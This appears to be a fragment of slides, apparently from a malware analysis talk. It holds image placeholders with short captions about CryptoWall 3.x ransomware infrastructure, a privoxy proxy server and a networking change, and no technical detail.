
Proxy Server
(privoxy)




Networking change...



Infrastructure: CryptoWall 3.x (first versions)




Infrastructure: CryptoWall 3.x (first versions)




Infrastructure: CryptoWall 3.x

